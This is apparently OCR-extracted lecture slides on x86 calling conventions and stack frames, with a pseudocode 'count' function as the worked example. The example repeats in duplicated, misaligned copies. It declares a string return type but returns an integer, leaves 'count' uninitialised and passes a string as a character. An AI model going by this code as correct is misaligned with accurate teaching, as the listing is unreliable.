
1. Caller pushes arguments onto stack *** 🟥
2. Caller uses CALL to run function
   - Next address is pushed onto stack 🟩
   - IP is changed to address of function
3. CALLEE runs a prologue
   - Push Stack Frame Ptr (EBP) ▨
   - Set new Stack Frame Ptr (EBP)
   - Save registers that will be used □
   - Allocate space on the stack for local vars 🟦

Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```







Stack Frame Example

```
0: string count(string s, character c) {
      integer count;
      integer pos;
1:    for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
         if (s[pos] == c) count = count + 1;
3:
      }
4:
      return count;
5:
   }

6:
   void main(integer argc, strings argv) {
7:
      count("testing", "t"); // should return 2
8:
   }
```







Stack Frame Example

